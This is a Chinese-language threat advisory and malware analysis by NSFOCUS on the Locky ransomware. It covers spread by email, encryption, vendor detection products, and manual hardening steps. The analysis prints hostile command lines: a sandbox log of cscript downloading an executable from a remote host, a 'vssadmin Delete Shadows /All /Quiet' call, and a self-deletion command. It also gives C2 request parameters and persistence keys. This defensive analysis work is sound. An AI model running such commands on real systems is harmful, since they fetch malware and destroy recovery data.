SECURITY NSFOCUS

Locky 病毒分析及防护办法

Content

内容摘要

2016 年 3 月 22 日，绿盟科技安全团队捕获勒索病毒样本（Locky），经过分析，此勒索病毒会以邮件的形式进行传播。用户一旦感染该病毒，会自动加密电脑文件。除支付赎金外，目前尚无解密办法。本文对该事件相关信息及核心样本进行了分析及验证，并给出应对方案。

1. 2016 年 2 月 19 日，德国媒体报道，一款家族名为“Locky”的勒索者恶意病毒每小时感染德国 5300 台计算机。
2. 目前，Locky 已经蔓延到包括德国、荷兰、美国在内的十几个国家。
3. 2016 年 3 月 22 日，绿盟科技安全团队捕获勒索病毒样本，并对相关漏洞进行分析及验证。
4. 2016 年 3 月 23 日，发布了绿盟科技升级的 IDS/IPS（567、568、569）和 NF（600、601）规则包。
5. 2016 年 3 月 24 日，绿盟科技相关发布紧急通告。
6. 2016 年 3 月 25 日，绿盟科技威胁响应中心启动应急响应机制，追踪事件进展。
7.

绿盟科技威胁响应中心持续关注勒索病毒的进展，如果您需要了解更多信息，请联系：

- 绿盟科技博客
- http://blog.nsfocus.net/
- 绿盟科技威胁响应中心微博
- http://weibo.com/threatresponse
- 绿盟科技微信号
- 搜索公众号 绿盟科技

Locky 病毒攻击事件

2016 年 2 月 19 日，德国媒体披露，一款家族名为"Locky"的勒索者恶意病毒每小时感染德国 5300 台计算机。Locky 已经蔓延到包括德国、荷兰、美国在内的十几个国家。现在，不少人在寻求文件被修改".lock"的加密文件后的解决方案，可见部分国内网民已经中招。

这是一类利用垃圾邮件进行传播的勒索病毒，是首例具有中文提示的比特币勒索病毒，这说明犯罪集团的矛头已开始指向中国用户。相关情况如下：

基本情况

什么是勒索病毒 Locky

绿盟科技安全团队捕获勒索病毒样本（Locky），经过分析，此勒索病毒会以邮件的形式进行传播。用户一旦感染该病毒，会自动加密电脑文件。除支付赎金外，目前尚无解密办法。

- **什么是 勒索病毒** 是一种名叫敲诈者类的病毒，操作系统中如果中了该病毒的话，就会导致硬盘里的所有文档、图片文件及压缩包等等的文件遭到病毒的高强度加密，如果想要取回这些文档，目前只有一个办法，就是交赎金；
- **什么是 邮件传播** 计算机病毒和其他恶意软件均经过社会工程学分析，通过电子邮件链接或附件进行传播。如果附加到电子邮件的文件含有病毒，一旦打开文件附件（或通过双击附件图标）时，病毒通常会启动；
- **什么是 社会工程学** 广义社会工程学的定义是：建立理论并通过利用自然的、社会的和制度上的途径来逐步地解决各种复杂的社会问题；这里指的是一种与普通的欺骗和诈骗不同层次的手法，利用人性脆弱点、贪婪等等的心理表现进行攻击，比如用一封信自称是某某公司、银行、证券、以及一些知名或不知名的服务商的管理员，现在需要安装一个插件，或者使用软件，安装过程请看附件，以高级用户的身份进行欺骗；
- **什么是 比特币** BitCoin 的概念最初由中本聪在 2009 年提出，根据中本聪的思路设计发布的开源软件以及建构其上的 P2P 网络。比特币是一种 P2P 形式的数字货币。点对点的传输意味着一个去中心化的支付系统。比特币可以用来兑现，可以兑换成大多数国家的货币。使用者可以用比特币购买一些虚拟物品，只要有人接受，也可以使用比特币购买现实生活当中的物品。

Locky 的危害和影响分析

一旦中了勒索病毒，受害者需要在规定时间内支付指定的赎金，否则文件将永久无法打开。但是在我国，中招者想要使用比特币这种方式来支付赎金，也会遇到一系列的困难。该病毒利用了比特币的匿名性来逃避警方的追查。

勒索病毒不是那种采用虚假隐藏目录来"加密"文件的病毒，而是采用随机生成 KEY 的模式，对用户文件 ZLIB 压缩之后进行了 AES 加密，针对 AES 的攻击是异常复杂的，使用现有技术轻易解密是不可能轻易做到的。正因为这些被恶意加密的文件，不少企业甚至个人都不得不与病毒作者进行交易。有的甚至因为无法支付赎金而导致了文件的无法恢复，给企业与个人带来了巨大的损失。

相关的危害性分析如下：

勒索病毒不易破解

Locky 是目标性极强的勒索病毒，来势汹汹，中毒后会加密磁盘里的数据，并发送勒索信息。

一般情况下，这些加密勒索病毒只会给用户固定时间考虑，如果超过时间没有支付就会销毁密钥，让用户再也没有办法解开文件。同时加密勒索病毒在支付方式上更加隐蔽，为了隐藏身份和提高追踪难度，会要求用户使用虚拟货币比特币来支付。

大多数加密勒索病毒的执行过程中看一般都是会向远程 CC 主机取得加密密钥，再暗中加密受害者电脑上的文件和档案。这种过程像是先使用 AES 加密文件，再使用非对称密钥 RSA 加密来将 AES 密钥加密，且密钥长度为 2048 位、如果用户想使用暴力破解的方式来解密，实际操作是非常困难的。

国内可能遭遇的危害

勒索病毒由国外黑客编写发布，最早针对海外电商人群进行敲诈勒索，赎金从 200 到 500 美元不等。由于电商人的电脑中经常会有重要文件，一旦被加密损失很大，因此不少人忍痛支付赎金。

现 Locky 样本发现勒索提示可以显示中文，新一轮勒索病毒在中国开始蔓延，故此次勒索事件与以往不同，犯罪集团的矛头开始指向中国用户。

据中国警察网获悉，2016 年 3 月 24 日上午，铜陵市公安局网安支队接到该市某企业员工报案，称：其电脑内的文档等文件被加密成后缀名为"lock"的文件，内容无法看到，电脑界面上提示按照其指定的方式付款后才能给予解开。

勒索病毒"Locky"能给攻击者带来巨大的收益，因其使用比特币进行交易，所以很难追踪；一旦用户感染了勒索病毒，只能付费进行解密或是丢弃这些文件，即使支付赎金，也不一定能保证可以完全恢复被加密的文件。

Locky 与 APT 威胁

根据绿盟科技近期对 APT 攻击活动的持续观测，APT 攻击中常见以木马、病毒作为先期进攻的手段，以期从外围网络渗透进入内部网络，NS-TRC 将随时关注这方面的情况并发布相关告警及报告。

防护方案

本次攻击主要以邮件方式传播 Locky 病毒，利用社会工程学，诱惑被攻击者打开文件，运行病毒，主机会主动连接指定的 web 服务器，下载 locky 恶意病毒到本地 Temp 目录下，并强制执行。locky 恶意代码被加载执行后，主动连接黑客 C&C 服务器，执行上传本机信息，下载加密公钥。

基于目前绿盟科技安全专家的分析情况来看，已经启动了一套应对方案，可以帮助客户应对该事件，避免造成更大的风险和损失，这些方案包括：

检测方案：绿盟威胁分析系统 TAC

网络安全事件的发展显示黑客正在使用越来越精密且有效率的方式来进行攻击，利用高级恶意软件去攻击终端主机，以进入组织的内部网络，进行偷窃或破坏。

绿盟威胁分析系统（简称 TAC）可以精确检测通过网页、电子邮件或文件共享方式试图进入内部网络的恶意软件，包括零日攻击及具有抗检测能力的高级恶意软件。

当前的恶意软件大多具备强大的抗逃避能力，而 APT 攻击还可能使用零日攻击的方式，传统的防病毒引擎很难发现它们。TAC 通过新型的虚拟执行检测技术可以有效发现这些攻击行为，帮助客户有效的遏制由此带来的风险，如敏感信息泄露、业务中断等。


NSFOCUS

详情检测报告

生成时间：2016-03-24 10:39:10

文件信息

基本信息 文件详情

威胁等级	高威胁	样本来源	手动上传
来源帐号	admin[10.8.15.66]	时间	2016-03-23 18:11:48
父文件名	locky_doc.rar	相对路径	locky_doc.rar/locky_doc样本/invoice_feb-86479770.doc
文件名	invoice_feb-86479770.doc		
类型	HTML	文件大小	44.7KB (45816 bytes)

CRC32	cbdf5f91
MD5	8f3698c397b52c62651b7c464d6ebac9
SHA1	a99ff45204d35c1b731b5dde6b463d913f310801
SHA256	33d4226ef7fbfd3706d008780259a09bb7e89dd882060a5a44f26982c9ee082f

分析总结

动态检测

WinXP SP3(o2k7,IE8,r1010,f102152)

File "C:\8C62EBA3\SDDDCXZc.files\themedata.thmx" was accessed by Process "C:\Program Files\Microsoft Office\Office12\WINWORD.EXE"(1144).

File "%USERPROFILE%\LOCALS~1\Temp\lah.bat" was accessed by Process "C:\Program Files\Microsoft Office\Office12\WINWORD.EXE"(1144).

Process "C:\WINDOWS\system32\cmd.exe"(392) was created by Process "C:\Program Files\Microsoft Office\Office12\WINWORD.EXE"(1144) (the cmd line: cmd /c C:\DOCUME~1\sys\LOCALS~1\Temp\lah.bat).

Process "C:\WINDOWS\system32\cscript.exe"(1160) was created by Process "C:\WINDOWS\system32\cmd.exe"(392) (the cmd line: cscript //Nologo C:\DOCUME~1\sys\LOCALS~1\Temp\xzxcccasd.vbs http://lasmak.pl/2/2.exe C:\DOCUME~1\sys\LOCALS~1\Temp\fail.exe).

绿盟 TAC 沙箱产品的检测结果截图

防护方案：新一代威胁防御解决方案 NGTP

以利用高级恶意软件、0day 漏洞、未知恶意软件的 APT 攻击为代表的新一代威胁来势汹汹，传统防御手段捉襟见肘，面对这一形势，绿盟科技推出新一代威胁防御整体解决方案 NGTP(Next Generation Threat Protection)。该方案通过分解典型的新一代威胁攻击步骤，有针对性地通过方案中的组件和产品来检测和防御新一代威胁，构建了一个预防、检测、控制、响应于一体，实现闭环的安全运维管理，避免可能的网络外泄行为。该方案不只是发现高级恶意软件威胁，而且能控制、清除威胁，真正帮助客户提升应对新一代威胁及高级恶意软件的安全能力，防止由此出现的敏感数据泄露、业务中断等各种风险。

产品防护：绿盟科技用户升级即可获得防护能力

针对该勒索软件攻击，2016 年 3 月 22 日晚上绿盟科技官网已经发布网络入侵检测系统（NIDS）及网络入侵防护系统 NIPS（567、568、569）和防火墙系统 NF（600、601）的规则包。

绿盟科技在软件升级公告中提供规则升级包，规则可以通过产品界面的在线升级进行。如果您的业务系统暂时还无法升级规则包，那么可以在软件升级页面中，找到对应的产品，通过下载升级包，以离线方式进行升级。相关升级信息请随时关注：

·安全产品介绍：http://www.nsfocus.com.cn/products/details_22_3.html

·产品升级公告：http://update.nsfocus.com/

手工防护：使用手工方法进行防范

如果您的业务环境中还没有部署绿盟科技的安全产品，可以暂时采用如下手工方法加固，在手工加固的同时，请尽快制定适合业务环境要求的解决方案。

1、对于个人客户

1）升级防病毒软件到最新病毒库。

2）定期异地备份重要文件。

3）针对不明邮件中的附件，切勿随意打开。

4）在 windows 中开启显示扩展名设置，针对可执行(.EXE、.COM、.SCR、.PIF)、脚本(.BAT、.CMD、.JS、.JSE、.VBS、.VBE、.WSF、.WSH、.PS1、.PSC1)等扩展名的文件，切勿双击打开，针对 office 中的宏提示，不要进行点击运行。

5）在高权限的 cmd 里执行，将以下后缀的文件默认打开程序变为记事本：

·ftype JSFile=C:\Windows\System32\Notepad.exe %1

·ftype JSEFile=C:\Windows\System32\Notepad.exe %1

·ftype VBSFile=C:\Windows\System32\Notepad.exe %1

·ftype VBEFile=C:\Windows\System32\Notepad.exe %1

·ftype WSFFile=C:\Windows\System32\Notepad.exe %1

·ftype WSHFile=C:\Windows\System32\Notepad.exe %1

2、对于企业客户

1）升级企业防病毒到最新病毒库。

2）定期异地备份文件数据。

3）提醒员工不要打开来历不明的邮件。

4）部署绿盟高级威胁分析系统 TAC。

5）升级邮件过滤系统。

6）在高权限的 cmd 里执行，将以下后缀的文件默认打开程序变为记事本：

·ftype JSFile=C:\Windows\System32\Notepad.exe %1

·ftype JSEFile=C:\Windows\System32\Notepad.exe %1

·ftype VBSFile=C:\Windows\System32\Notepad.exe %1

·ftype VBEFile=C:\Windows\System32\Notepad.exe %1

·ftype WSFFile=C:\Windows\System32\Notepad.exe %1


·ftype WSHFile=C:\Windows\System32\Notepad.exe %1

加固工具：绿盟极光发布勒索软件加固工具

该方法操作简单，只需要一些注册操作，基本方法如下所示：


1、 登录绿盟云（cloud.nsfocus.com），选择立即注册。

2、 注册完毕，登录后会看到下图所示。点击服务管理，申请免费的极光自助扫描服务。



3、申请试用成功后，返回首页，可以看到界面显著位置提供了下载链接。

工具为绿色软件，下载后解压，使用管理员权限运行即可。



Locky 样本分析

在绿盟科技制定防范方案的同时，为了帮助用户能够对此次攻击事件有更深入的了解，绿盟科技安全专家联合威胁响应中心的技术专家，对事件涉及的勒索病毒进行了深入分析。该样本包含多个文件，下面绿盟科技的工程师模拟重现这个分析过程。

基本信息

文件名	32e2c73ed8da34d87c64267936e632cb.exe
文件大小	165888 bytes
文件 MD5	32e2c73ed8da34d87c64267936e632cb
文件 SHA1	9f06ae399fc6280e97042c88c3a386d0db3798cb
文件 SHA256	d4dc820457bbc557b14ec0e58358646afbba70f4d5cab2276cdac8ce631a3854

文件 CRC	B0259EEB
文件类型	PE32 executable (GUI) Intel 80386, for MS Windows
检测名称	勒索软件，Locky
威胁等级	高危


文件名	ce31e5c123842708522c5b8330481345.exe
文件大小	212992 bytes
文件 MD5	ce31e5c123842708522c5b8330481345
文件 SHA1	29191f592be098b136c85a605fb23ded318a923d
文件 SHA256	f0ce08d7cf47baa342274474ef9db7714e6a79fed9cc4ad9744aeecb524e2821
文件 CRC	EE5FE765
文件类型	PE32 executable (GUI) Intel 80386, for MS Windows
检测名称	勒索软件，Locky
威胁等级	高危


分析环境

系统	Windows 7 sp1 x64
软件	IDA pro 6.8，Sysinternals Suite，SysAnalyzer，RegSnap，WinDbg，OllyDbg，LordPE，Dirwatch，Sniffhit，ProcWatch，Wireshark

感染过程

收到的不明邮件压缩附件中有及 js 等脚本文件，或者在打开 office 软件的时候需要启用宏，如下面图中的样子，千万要注意了：






如果不小心点开附件，看到下图（引自网络）所示，说明已经中招了：

感染运行后，即对本地文件进行加密。


感染步骤

1. 勒索软件通常以压缩包附件形式隐藏在邮件中，通过各种形式引诱用户打开运行。
2. 运行后，会从网络上下载真实的勒索软件样本（这里下载是 PE 文件，文件名随机，下载地址也在不断更新）。
3. 运行后，会从网络上下载公钥内容写入到注册表中。
4. 用公钥对关键文件进行加密，更改桌面背景，并弹出勒索信息提示框，要求付费解密。
5. 最后会自行删除勒索软件样本，以躲避查杀和分析。



执行流程

样本的执行架构图如下所示：


运行 Locky.exe
Download or drop
Office 宏病毒
或恶意 js 文件
电子邮件
解密脱壳，跳转到 OEP
Call ecx
Jmp ecx
oep 入口，获取系统时间
调用 API：
GetSystemTimeAsFileTime
GetCurrentProcessId
GetCurrentThreadId
GetTickCount
QueryPerformanceCounter
设置程序 Token
调用 API：
GetCurrentProcess
OpenProcessToken
SetTokenInformation
CloseHandle
查询 Locky 注册表配置信息
HKEY_CURRENT_USER\Software\Locky
查询 id，pubkey，paytext 键值
调用 API：
RegCreateKeyExA
RegQueryValueExA
获取系统安装目录，硬盘序列号信息并进行 hash
调用 API：
GetWindowsDirectoryA
GetVolumeNameForVolumeMountPointA
CryptAcquireContextA
CryptCreateHash
CryptHashData
CryptDestroyHash
CryptReleaseContext
查询 Locky 注册表配置信息
HKEY_CURRENT_USER\Software\Locky
查询 completed 键值
调用 API：
RegQueryValueExA
区域检测部分 Locky
勒索执行为
判断用户 UI 语言是否为
Russian 区域代码
是
否
获取临时文件夹，
判断当前文件执行路径，是否为当前用户
temp 目录；
调用 API：
GetTempPathW
是
否
复制文件到当前用户临时文件目录下
的 svchost.exe；
删除临时文件目录下的
svchost.exe:Zone.Identifier；
调用 API：
CopyFileW
DeleteFileW
创建进程，运行当前用户临
时文件目录下的
svchost.exe 文件
调用 API：
CreateProcessW
当前用户临时文件夹下的
svchost.exe 进程
解密操作与Locky相同，执行
到判断文件路径后执行解密功能
关闭注册表键
设置原始文件属性
调用 API：
RegCloseKey
SetFileAttributesW
移动 Locky.exe 到 Temp 目录下
sys5965.tmp 文件；
删除 sys5965.tmp 文件；
调用 API：
MoveFileExW
创建 cmd 进程删除 sys5965.tmp 文件
执行 cmd.exe /C del /Q /F
"C:\Users\bassx\AppData\Local\Temp
\sys5965.tmp
调用 API：
CreateProcessW
结束当前进程
调用 API：
ExitProcess
获取系统版本，通过比较版本号获取
系统版本
调用 API：
GetVersionExA
GetSystemMetrics
判断是否为 64 位系统
调用 API：
GetModuleHandleA
GetProcAddress
GetCurrentProcess
IsWow64Process
获取本地语言信息，结果决
定到服务器发送的 paytext
语言版本
调用 API：
GetUserDefaultUILanguage
GetLocaleInfoA
拼接 http 请求信息：
id=70EB9D1A3625EB45&
act=getkey&affid=1&l
ang=zh&corp=0&serv=0
&os=Windows+7&sp=1
对 http 请求信息进 hash 计算
调用 API：
CryptAcquireContextA
CryptCreateHash
CryptHashData
CryptDestroyHash
CryptReleaseContext
获取 ip 地址列表，拼接 http 请求信息；
发送 http 请求，获取加密公钥 pubkey
调用 API：
InternetOpenA
InternetSetOptionA
HttpOpenRequestA
InternetReadFile
InternetCloseHandle
证书校验失败
尝试IP地址列表其他IP地址
对获取的公钥证书进行 hash 校验
调用 API：
CryptCreateHash
CryptHashData
设置 Locky 注册表信息 id，
值为硬盘序列号 hash
调用 API：
RegSetValueExA
设置 Locky 注册表信息 pubkey
调用 API：
RegSetValueExA
获取 paytext 信息，
id=70EB9D1A3625EB45&act=gettext&lang=zh
调用 API：
InternetOpenA
InternetSetOptionA
HttpOpenRequestA
InternetReadFile
InternetCloseHandle
设置 Locky 注册表信息
paytext
调用 API：
RegSetValueExA
获取磁盘信息，创建线程加密文件
调用 API：
GetLogicalDrives
GetDriveTypeW
CreateThread
遍历系统文件并进行 RSA 加密：
调用 API：
FindFirstFileW
FindNextFileW
FindClose
加密文件类型扩展名
m4u...m3u...mid...wma...flv...3g2...mkv...3gp...mp4...mov...avi...asf..
.mpeg..vob...mpg...wmv...fla...swf...wav...mp3...qcow2...vdi...vmdk..vmx
...gpg...aes...ARC...PAQ...tar.bz2...tbk...bak...tar...tgz...gz..7z..rar
...zip...djv...djvu..svg...bmp...png...gif...raw...cgm...jpeg..jpg...tif
...tiff..NEF...psd...cmd...bat...sh..class...jar...java..rb..asp...cs..b
rd...sch...dch...dip...pl..vbs...vb..js..h...asm...pas...cpp...c...php..
.ldf...mdf...ibd...MYI...MYD...frm...odb...dbf...db..mdb...sql...SQLITED
B...SQLITE3...asc...lay6..lay...ms11 (Security
copy)..ms11..sldm..sldx..ppsm..ppsx..ppam..docb..mml...sxm...otg...odg..
.uop...potx..potm..pptx..pptm..std...sxd...pot...pps...sti...sxi...otp..
.odp...wb2...123...wks...wk1...xltx..xltm..xlsx..xlsm..xlsb..slk...xlw..
.xlt...xlm...xlc...dif...stc...sxc...ots...ods...hwp...602...dotm..dotx.
.docm..docx..DOT...3dm...max...3ds...xml...txt...CSV...uot...RTF...pdf..
.XLS...PPT...stw...sxw...ott...odt...DOC...pem...p12...csr...crt...key..
wallet.dat..*.
删除系统还原点配置信息
运行 vssadmin.exe Delete
Shadows /All /Quiet
调用 API：
CreateProcessW
创建系统启动项
Software\Microsoft\Windows\CurrentVersion\Run\Locky
遍历系统服务列表
调用 API：
RegOpenKeyExA
RegSetValueExW
WNetOpenEnumW
WNetEnumResourceW
等待加密线程结束，
之后设置 Locky
注册表 completed
修改用户桌面壁
纸，显示勒索解
密提示信息后，
结束进程

功能描述

1. 攻击者通过鱼叉式攻击或社会工程学攻击，向目标用户发送 Locky dropper 或 downloader 文件；
2. 诱使用户运行 dropper 或者 downloader 文件，释放或下载 Locky 恶意软件进行执行；
3. Locky 软件运行后，先进行解密脱壳操作，之后跳转到 OEP 执行软件功能；
4. Locky 的实际功能，获取系统准确时间，并设置当前程序 Token，之后会查看系统注册表 HKEY_CURRENT_USER\Software\Locky 下的 id、pubkey、paytext、completed 是否被设置，同时获取当前用户临时文件夹路径信息；
5. 在分析的两个 Locky 样本中，其存在检测用户当前区域是否 Russian，如果是 Russian 区域用户，删除原始 Locky 文件，不进行恶意操作；非 Russian 区域用户，进行恶意操作；
